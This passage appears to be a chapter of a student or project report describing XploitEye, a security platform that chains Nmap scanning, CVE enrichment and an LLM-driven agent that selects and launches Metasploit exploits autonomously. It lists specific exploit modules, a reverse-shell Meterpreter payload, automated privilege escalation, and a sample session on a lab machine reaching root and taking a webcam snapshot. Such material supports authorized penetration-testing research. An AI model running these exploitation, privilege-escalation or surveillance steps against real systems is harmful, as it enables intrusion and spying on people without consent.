Light	`-sV --top-ports 5000 -oX -`	**Objective:** Rapid identification of common, exposed services with minimal network noise. • `-sV`: Enables version detection, which probes open ports to determine the specific software and version running (e.g., OpenSSH 8.2p1). This version information is the essential input for the vulnerability enrichment phase. • `--top-ports 5000`: Instructs Nmap to scan only the 5,000 most commonly found TCP and UDP ports, based on Nmap's frequency data. This drastically reduces scan time compared to a full 65,535-port scan.
Medium	`-sV --top-ports 10000 -oX -`	**Objective:** A balanced and more thorough assessment for detecting less common services. • This profile extends the port scope to the top 10,000 ports, providing a higher probability of discovering services running on non-standard ports, while still maintaining a reasonable scan duration for routine assessments.
Deep	`-A -sV --top-ports 15000 -oX -`	**Objective:** A comprehensive and aggressive information-gathering scan designed to build a detailed forensic profile of the target system. • `-A`: This powerful meta-flag enables a suite of aggressive detection scripts. It activates OS detection (`-O`), version detection (`-sV`), default script scanning (`-sC`), and traceroute. This provides a rich dataset including the likely operating system, device type, and potential misconfigurations discovered by the Nmap Scripting Engine (NSE). This scan is significantly "noisier," takes much longer, and is intended for deep-dive assessments where stealth is not a concern.

Mitigation: We enforce **XML Serialization**. By parsing the XML tree structure instead of using Regular Expressions on text, we ensure 100% data extraction accuracy regardless of the host environment's configuration.

4.2.4 Intelligent Data Enrichment (VULNX & NVD)

Description

Raw open port data is insufficient for AI analysis. The system requires context: "Is this version of Apache vulnerable?" To answer this, we implemented an enrichment pipeline using the **VULNX** engine to correlate services with the **National Vulnerability Database (NVD)**.




Fig. 4.2. Vulnerability Data Enrichment Pipeline.

Methodology

The enrichment process involves three steps:

1. **CPE Generation:** The engine converts Nmap service strings (e.g., "Apache httpd 2.4.49") into **Common Platform Enumeration (CPE)** format.
2. **NVD Querying:** VULNX queries the NVD API using the CPE to fetch associated CVEs.
3. **Metric Extraction:** The system extracts the **CVSS v3.1 Score** and checks the **Exploit-DB** boolean flag to prioritize vulnerabilities.

Challenges and Mitigations

Challenge: *API Rate Limiting.* The NVD API imposes strict rate limits, which causes failures during large scans with many services.

Mitigation: We implemented a **Local Vulnerability Cache** using Redis. Before querying the NVD API, the system checks if the CPE has been queried in the last 24 hours. If so, it serves the cached vulnerability data, significantly reducing external API calls and latency.

4.3 Network Scanning Agent

The Network Scanning Agent is a core functional component of the XploitEye platform, engineered to perform infrastructure reconnaissance and vulnerability identification. It is not a monolithic scanner but rather a sophisticated Python-based **orchestration engine**. Its primary responsibility is to intelligently execute, manage, and interpret the output of industry-standard, command-line security tools. This architectural choice allows XploitEye to leverage the power, accuracy, and continuous development of proven open-source tools like Nmap and VULNX, while providing a unified, user-friendly interface and a structured, automated data-processing pipeline. The agent acts as the critical bridge between raw operational commands and actionable security intelligence.

4.3.1 Architectural Design and Asynchronous Task Handling

Design Philosophy

The agent is designed as a modular and extensible service within the FastAPI backend, adhering to the principle of Separation of Concerns. Its core design philosophy is to abstract the complexity of underlying scanning tools from the end-user. The user interacts with high-level, business-friendly concepts like "Light Scan" or "Deep Scan," and the agent is responsible for translating these requests into the precise command-line arguments, execution sequences, and error-handling logic required for a successful and reliable assessment. The entire workflow is designed to be non-blocking, ensuring the platform remains responsive regardless of the number or duration of active scans.

Methodology: Asynchronous Execution Model

Network scans are inherently long-running, I/O-bound operations that can take anywhere from a few seconds to several hours to complete. A synchronous execution model, where the server's HTTP worker waits for the scan to finish before returning a response, is entirely unfeasible in a production environment as it would lead to request timeouts, poor resource utilization, and an unresponsive user interface.

To solve this critical architectural challenge, we have implemented an asynchronous execution model using FastAPI's built-in `BackgroundTasks` feature. The detailed workflow is illustrated

in Figure 4.3 and described as follows:

1. **API Request:** A user initiates a scan via a dedicated, authenticated API endpoint (e.g., `/api/v1/scan/start`). The request payload, validated by Pydantic, contains the target information (IP addresses, domains) and the desired scan profile.

2. **Task Queuing:** The API endpoint performs initial validation. It then creates a new scan document in the MongoDB `scans` collection with a status of "QUEUED" and a unique, randomly generated scan ID.

3. **Background Task Delegation:** The core scanning logic, which includes all subprocess calls and data parsing, is encapsulated within a dedicated Python function. This function, along with the newly created scan ID, is passed as an argument to FastAPI's `BackgroundTasks` scheduler.

4. **Immediate API Response:** The API endpoint immediately returns a `202 Accepted` HTTP status code to the user, along with the unique scan ID. This decouples the user's session from the long-running scan process and frees up the HTTP worker to handle other requests.

5. **Asynchronous Execution:** In the background, FastAPI's event loop picks up the task from its queue. The agent function first updates the scan's status in the database from "QUEUED" to "RUNNING." It then proceeds to execute the sequence of Nmap and VULNX commands.

6. **State Management and Completion:** Throughout the scan, the agent can optionally update the database with intermediate progress. Upon successful completion, it updates the status to "COMPLETED" and populates the document with the final, enriched results. If any part of the process fails, it updates the status to "FAILED" and logs the specific error for debugging.

Challenges and Future Architectural Enhancements

The primary architectural challenge of using `BackgroundTasks` is its inherent "fire-and-forget" nature. It provides no built-in mechanism for querying the status of a running task, canceling it, or retrieving its return value directly. Our current mitigation is to use the MongoDB scan document as a state machine, which the frontend can poll periodically to get status updates.

For future versions, a more robust and scalable architecture is planned using a dedicated task queue. **Celery**, with a **Redis** message broker, will be implemented. This will provide significant advantages:




Fig. 4.3. Asynchronous Scan Agent Workflow Diagram

- **Persistent and Distributed Task Queues:** If the API server restarts, queued or running tasks will not be lost. Tasks can be distributed across a fleet of dedicated worker machines, isolating the API server from resource-intensive scan operations.
- **Advanced State Management:** Celery provides a result backend that allows for native querying of task status, progress, and return values.
- **Task Cancellation:** Celery offers the ability to issue cancellation (abort) signals to running tasks, a critical feature for user control that is absent in our current model.

4.3.2 Network Discovery and Host Identification

Description

This function provides a foundational reconnaissance capability, allowing users to map out a local network by identifying all active hosts within a given CIDR block. This is often the first step in an assessment to understand the scope of the attack surface and identify potential unauthorized devices.

Methodology

This capability is implemented by orchestrating Nmap with flags optimized for fast and reliable host discovery, even on networks with firewall restrictions.

- **Command Execution:** The agent constructs and executes the command: `nmap -sn -oX - <subnet>/24`.
  - `-sn`: This flag instructs Nmap to perform a "ping scan." It disables the much slower port scanning phase. Critically, this is not just an ICMP ping. To bypass common firewall rules that block ICMP, Nmap also sends a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to each potential host. A response from any of these probes marks the host as online.
  - `-oX -`: This crucial flag instructs Nmap to output its results in a machine-readable XML format directly to the standard output stream (`stdout`), which our Python script can capture.
- **Data Parsing:** The agent's Python code captures the XML output from the subprocess's `stdout` stream. It then uses the robust and efficient `xml.etree.ElementTree` library to parse this structured data. The parsing logic iterates through each `<host>` element in the XML tree and extracts the IPv4 address from the `<address addrtype="ipv4">` tag and, if available, the MAC address and vendor information from the `<address addrtype="mac">` tag.

Challenges and Mitigations

The primary challenge in this module was ensuring reliability. Initial prototypes that relied solely on ICMP pings failed on networks with even basic firewall configurations. Adopting Nmap's multi-probe `-sn` scan was the key mitigation. A second major challenge involved parsing Nmap's human-readable output, which proved to be brittle and would break with different Nmap versions or locales. Switching exclusively to parsing the standardized XML

output format was a critical design change that made the data extraction logic significantly more robust and future-proof.

4.3.3 Targeted Host Scanning Profiles

Description

To provide users with granular control over the depth, duration, and "stealth" of an assessment, the agent offers three distinct scan profiles for targeted hosts: Light, Medium, and Deep. Each profile represents a different, deliberate trade-off between speed and comprehensiveness, allowing users to tailor the scan to their specific needs, from a quick check-up to a deep-dive forensic analysis.

Methodology

Each profile is a carefully crafted Nmap command string, with each flag chosen for a specific purpose. These are executed against a single target IP or a list of targets. A detailed breakdown is provided in Table 4.1.

4.3.4 Vulnerability Data Enrichment with VULNX

Description

The raw output of an Nmap scan a list of open ports and service versions is only the first step in a vulnerability assessment. The true value comes from correlating this information with the global repository of known, publicly disclosed vulnerabilities. This module is responsible for this critical data enrichment process, transforming raw data into actionable security intelligence.

Methodology

We have integrated the **VULNX** tool, an intelligent vulnerability scanner and correlator written in Python, directly into our data processing pipeline. The data enrichment workflow is a sequential, automated process:

1. **Data Extraction from Nmap:** The agent first completes an Nmap scan and parses the resulting XML output. For each open port on a host, it extracts the precise service name, product, and version string (e.g., `service="http"`, `version="2.4.41"`, `product="Apache httpd"`).

2. **VULNX Orchestration:** For each unique service version identified across all ports, the agent constructs and executes a VULNX command via a Python `subprocess`. For example: `vulnx -s "Apache httpd 2.4.41"`. This is done to avoid redundant queries for the same software version found on multiple ports.

3. **Vulnerability Database Correlation:** VULNX takes this input string and performs an intelligent search against multiple public vulnerability databases, with its primary and most authoritative source being the **National Vulnerability Database (NVD)**. It identifies all Common Vulnerabilities and Exposures (CVEs) that are officially associated with that specific software product and version.

4. **Output Parsing and Data Aggregation:** The agent captures the structured command-line output from VULNX. We have written a dedicated parser to extract the following critical pieces of information for each discovered CVE:

   - **CVE Identifier:** The unique ID for the vulnerability (e.g., `CVE-2021-41773`).
   - **CVSS Score:** The Common Vulnerability Scoring System score (both version 2 and 3, if available), which provides a standardized numerical rating of the vulnerability's severity (0-10).
   - **Severity Level:** A human-readable severity rating (e.g., Critical, High, Medium, Low) based on the CVSS score.
   - **Direct NVD Link:** A URL to the full CVE details on the official NVD website for further research.
   - **Exploit Availability:** Information on whether public exploits exist for the vulnerability, often including direct links to resources like Exploit-DB or known Metasploit modules.

5. **Data Storage:** This rich, structured vulnerability data is then inserted into the MongoDB scan document as an array of objects, directly associated with the specific port and service to which it pertains. This creates a complete, self-contained record of the assessment.

Challenges and Mitigations

The primary challenge in this module is the dependency on an external command-line tool, which introduces a point of failure. To make the system resilient, we have implemented robust error handling. The agent's Python code wraps all `subprocess` calls to VULNX in `try...except` blocks to gracefully manage cases where the VULNX command might fail (e.g., if the tool is not found, if it exits with an error code, or if there is no network access to the NVD). If VULNX fails for a particular service, the error is logged, but the overall scan process continues with the remaining services. Another significant challenge was accurately parsing the VULNX output, which can vary. We developed a flexible parser that uses regular expressions

to reliably extract the required data fields, ensuring the data stored in our database is clean, consistent, and accurate.

4.4 AI Red Team Agent: Autonomous Adversary Emulation

The core innovation of the Network Penetration Testing module is the **AI Red Team Agent**. This component represents a fundamental departure from static scanning tools, transforming XploitEye from a passive reporting system into an active, decision-making platform. The agent is not a simple script runner; it is a cognitive engine capable of planning, adapting, and executing complex attack chains. It mimics the methodology of a human penetration tester by utilizing enriched vulnerability data to formulate an exploitation strategy and execute it against the target infrastructure.

4.4.1 Cognitive Architecture via LangGraph

Description

To manage the complex decision-making required for autonomous exploitation, the Red Agent is constructed upon **LangGraph**. Unlike linear chains, LangGraph allows us to define the agent's behavior as a **Directed Cyclic Graph (DCG)**. This treats the exploitation process as a state machine where the output of one cognitive step serves as the input for the next, and the agent can "loop back" to retry strategies if an initial attempt fails.

Methodology

The agent's workflow is defined by four primary state nodes, as illustrated in **Figure 4.4**:




Fig. 4.4. The Cognitive State Machine of the Red Agent powered by LangGraph.

1. **Input Analysis Node:** This is the entry point of the graph. It ingests the structured target profile generated by the Scanning Engine. It filters vulnerabilities based on their CVSS score (prioritizing **Critical** and **High**) and checks for the existence of known public exploits.

2. **Strategy Node:** This node utilizes the **OpenAI API** as a reasoning engine. It analyzes the specific software version (e.g., *Samba 3.0.20*) and queries its internal context window to identify the correct Metasploit module.

3. **Action Node:** Once a strategy is confirmed, this node constructs the precise command string or API call required to trigger the exploit. It handles parameter configuration, such as dynamically setting `RHOSTS` (Remote Host) and `LHOST` (Local Listening Host).

4. **Verification Node:** After execution, this node analyzes the system response. If a session is established, it transitions the state to **Post-Exploitation**. If the attempt fails, it loops back to the Strategy Node to select an alternative payload.

Challenges and Mitigations

Challenge: *LLM Hallucinations.* A significant risk was the LLM inventing non-existent Metasploit module paths (e.g., `exploit/linux/http/fake_exploit`), which would cause the execution engine to crash.

Mitigation: We implemented a **Strict Validation Layer**. Before the agent attempts to load a module, the system runs a check against a local **JSON Whitelist** containing all valid modules present in the installed Metasploit framework. If the LLM suggests an invalid module, the system rejects it and prompts the model to try again.

4.4.2 Vulnerability Mapping and Exploit Selection

Description

A scanner might identify a vulnerability, but it does not tell you *how* to exploit it. This subsection details the logic the agent uses to map a generic CVE or service banner to a specific, executable Metasploit module.

Methodology

The agent utilizes a semantic mapping approach. It combines the structured data from VULNX with the reasoning of the LLM to select the most reliable attack vector. The selection logic prioritizes exploits based on:

1. **Exact Version Match:** Does the module target the specific version running?
2. **Rank/Reliability:** Metasploit ranks exploits from `Low` to `Excellent`. The agent defaults to `Excellent` to avoid crashing target services.
3. **Target Architecture:** The agent checks the OS fingerprint (Linux vs. Windows) to select the appropriate payload format (e.g., `ELF` vs. `PE`).

Table 4.2 demonstrates actual examples of how the AI maps scanning data to execution commands within our implementation.

Table 4.2. AI Mapping Logic: From Scan Data to Exploit Module

Target Service	Identified CVE	Selected MSF Module	Target Rank
vsftpd 2.3.4	CVE-2011-2523	`exploit/unix/ftp/vsftpd_234_backdoor`	Excellent
Samba 3.0.20	CVE-2007-2447	`exploit/multi/samba/usermap_script`	Excellent
Apache Tomcat	CVE-2017-12617	`exploit/multi/http/tomcat_jsp_upload`	Excellent
UnrealIRCd	CVE-2010-2075	`exploit/unix/irc/unreal_ircd_3281_backdoor`	Good

Challenges and Mitigations

Challenge: *Payload Architecture Mismatch.* Initial tests failed because the AI would attempt to send a Windows Meterpreter payload to a Linux target, or a 64-bit payload to a 32-bit system.

Mitigation: We introduced an **OS Context Check**. Before payload selection, the agent is forced to read the `os_match` field from the Nmap scan. If `os_match == "Linux"`, the agent is strictly constrained to select payloads prefixed with `linux/` (e.g., `linux/x86/meterpreter/reverse_tcp`).

4.4.3 Metasploit Framework Integration via RPC

Description

While the LangGraph AI provides the strategic logic, the **Metasploit Framework (MSF)** provides the tactical execution engine. To enable programmatic control over Metasploit without human intervention, we bypass the standard command-line interface and utilize the **MSGRPC (Metasploit Remote Procedure Call)** interface. This allows our Python backend to interact directly with the Metasploit daemon (`msfd`).

Methodology

The integration is implemented using the `pymetasploit3` library, which serializes Python objects into **MessagePack** format for the RPC server. The execution workflow follows a strict programmatic sequence:

1. **Console Allocation:** The Red Agent spawns a temporary, isolated MSF console instance via RPC. This ensures that concurrent scans do not interfere with each other's sessions.
2. **Module Configuration:** Based on the output from the LangGraph *Action Node*, the agent sends commands to configure the exploit module (e.g., `use exploit/multi/samba/usermap_script`).
3. **Payload Staging:** The agent automatically detects its own network interface IP and configures the `LHOST` parameter to ensure the reverse shell connects back to the correct listener.
4. **Execution & Listening:** The agent sends the `exploit -z` command (run in background) and immediately begins polling the `sessions.list` RPC endpoint to detect when a new session ID is registered.

Challenges and Mitigations

Challenge: *RPC Timeout and Zombie Consoles.* Metasploit RPC can become unresponsive if an exploit hangs, leaving "zombie" consoles consuming RAM.

Mitigation: We implemented a **Console Garbage Collector**. A background thread monitors the "Last Activity" timestamp of every allocated console. If a console remains idle for more than 5 minutes without establishing a session, it is forcibly destroyed via the `console.destroy` API call to free up resources.

4.4.4 Real-Time Interaction: Socket Programming & WebSockets

Description

A critical requirement for XploitEye was to ensure the user remained "in the loop." Automated tools often operate as black boxes, providing only a final PDF report. We engineered a real-time interactive layer using **Socket Programming** and **WebSockets** to stream the exploitation process live to the user's browser, creating a "glass-box" experience.




Fig. 4.5. Real-Time WebSocket Architecture bridging the Browser and the Exploit Engine.

Methodology

As illustrated in **Figure 4.5**, the communication pipeline operates on a full-duplex model:

1. **WebSocket Tunneling:** When the Red Agent starts, the frontend initiates a connection to `wss://api.xploiteye.com/ws/shell/{task_id}`.
2. **Stream Redirection:** The Python backend attaches to the `stdout` and `stderr` streams of the active Metasploit console.
3. **Frontend Rendering:** We integrated **xterm.js** on the React frontend. This library parses the incoming text stream including ANSI color codes sent by Metasploit and renders them exactly as they would appear in a native Linux terminal.
4. **User Intervention:** If the AI gets stuck, the user can type commands directly into the web terminal. These keystrokes are sent via the WebSocket to the backend, which injects them into the running RPC console, allowing for Human-AI collaboration.

4.4.5 Post-Exploitation: The Meterpreter Session & Privilege Escalation

Description

Gaining entry is only the first step of the Cyber Kill Chain. To demonstrate the true impact of a vulnerability, the Red Agent is programmed to establish a **Meterpreter** session. This advanced, in-memory payload provides complex post-exploitation capabilities that go beyond a simple command shell.

Methodology

Upon successfully compromising a target, the Red Agent executes a post-exploitation workflow:

1. **Session Upgrade:** If the initial exploit yields a basic command shell (`cmd/unix/interact`), the agent automatically executes the `post/multi/manage/shell_to_meterpreter` module to upgrade the connection.
2. **Privilege Escalation:** The agent runs local exploit suggesters (e.g., checking for Dirty COW or OverlayFS vulnerabilities) to attempt to elevate privileges from a standard user (`www-data`) to `root`.
3. **Evidence Collection:** To prove the severity of the breach, the agent executes commands to capture webcam snapshots or list shadow files, as shown in the terminal output below.

Live Meterpreter Session Output

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24 (i686)
Meterpreter : linux/x86
meterpreter > getuid
Server username: root
meterpreter > run post/linux/gather/checkvm
*
Gathering System Info ...
This appears to be a VMware Virtual Machine
meterpreter > webcam_snap
*
Starting webcam...
Webcam shot saved to : /var/www/html/snapshot.jpeg
```

Fig. 4.6. Successful Meterpreter Session established by the Red Agent & Webcam control

Challenges and Mitigations

Challenge: *Payload Stability.* On older targets (like Metasploitable 2), aggressive Meterpreter payloads can cause the target service to crash, killing the session immediately.

Mitigation: We implemented **Payload Staging**. The agent first sends a tiny, non-interactive "stager" payload. Only once the network connection is stable does it download the larger Meterpreter DLL/ELF binary. This significantly increases the success rate of session establishment.

4.5 AI Blue Team Agent: Automated Defense

While the Red Agent demonstrates the existence of risk through exploitation, the **AI Blue Team Agent** focuses on the immediate reduction of that risk. In traditional penetration testing, remediation is often an afterthought, provided as a static list of generic recommendations days or weeks after the assessment. XploitEye inverts this paradigm by operating on the principle of **"Instant Mitigation."**

The Blue Agent runs in parallel with the offensive operations. Its objective is to synthesize specific, executable remediation artifacts that a system administrator can deploy immediately to close the security gaps identified by the scanning engine.

4.5.1 Vulnerability Analysis Logic

Description

Not all vulnerabilities require the same defensive response. A low-severity informational leak requires a configuration tweak, whereas a critical Remote Code Execution (RCE) vulnerability demands an immediate patch or firewall block. The Blue Agent utilizes a heuristic analysis engine to determine the appropriate response strategy based on the data provided by VULNX.

Methodology

The agent ingests the JSON target profile and applies a decision matrix to categorize the required remediation effort. This logic is detailed in **Table 4.3**.

Table 4.3. Blue Agent Response Prioritization Matrix

CVSS Range	Threat Classification	Automated Response Strategy
9.0 - 10.0	**Critical (Immediate)**	Generate aggressive firewall rules (iptables/UFW) to block the port immediately; Generate script to stop the specific service daemon.
7.0 - 8.9	**High (Urgent)**	Generate patch script to update the specific package (e.g., `apt-get install`); Edit configuration files to disable vulnerable features (e.g., disable anon FTP).
4.0 - 6.9	**Medium (Scheduled)**	Generate strategy document explaining best practices; Suggest configuration hardening (e.g., SSL/TLS cipher updates).
0.0 - 3.9	**Low (Audit)**	Log vulnerability for future review; No code generation to avoid system disruption.

Challenges and Mitigations

Challenge: *Context Awareness.* A generic patch script might break a legacy application. For example, upgrading PHP on a server running an old CMS could take the entire site offline.

Mitigation: We implemented **Service Fingerprinting Context**. The Blue Agent includes the Operating System version (e.g., Ubuntu 18.04 vs. CentOS 7) found during the Nmap scan in its prompt to the LLM. This ensures the generated commands utilize the correct package manager (`apt` vs `yum`) and service managers (`systemd` vs `init.d`).

4.5.2 Generative Patching: Integrating OpenAI and Grok

Description

The core capability of the Blue Agent is the autonomous generation of code. To achieve high-fidelity scripts that are syntactically correct and safe to run, we employ a **Multi-Model Approach**, integrating both **OpenAI's GPT-4** and **xAI's Grok**.

Methodology

The generation process is treated as a prompt engineering pipeline:

